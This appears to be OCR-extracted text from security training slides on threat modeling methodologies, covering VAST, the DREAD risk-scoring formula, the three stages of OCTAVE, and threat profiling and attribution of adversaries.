
____

____

____

____

____



Threat Modeling Methodologies (Cont'd)

VAST

- VAST stands for Visual, Agile, and Simple Threat modeling
- The primary objective of developing this methodology is to scale the threat modeling across the infrastructure and entire DevOps portfolio
- Based on the practical approach in the development of the following threat models:
  - Application Threat Model
  - Operational Threat Model


DREAD

- DREAD stands for Damage, Reproducibility, Exploitability, Affected Users, and Discoverability
- A sorting scheme for calculating, comparing, and ranking the possible extent of threat for each assessed risk
- The DREAD formula for calculating the risk value:

  Risk = (Damage + Reproducibility + Exploitability + Affected Users + Discoverability)/5

OCTAVE

- OCTAVE stands for Operationally Critical Threat, Asset, and Vulnerability Evaluation
- Three stages of OCTAVE methodology:
  - Build Asset-Based Threat Profiles
  - Identify Infrastructure Vulnerabilities
  - Develop Security Strategy and Plans




Threat Profiling and Attribution

- Threat Profiling and Attribution involves collecting information about threat actors and **building an analytic profile of the adversary**
- It describes the **adversary's technological details**, goals, and motives which can be resourceful in building a strong countermeasure

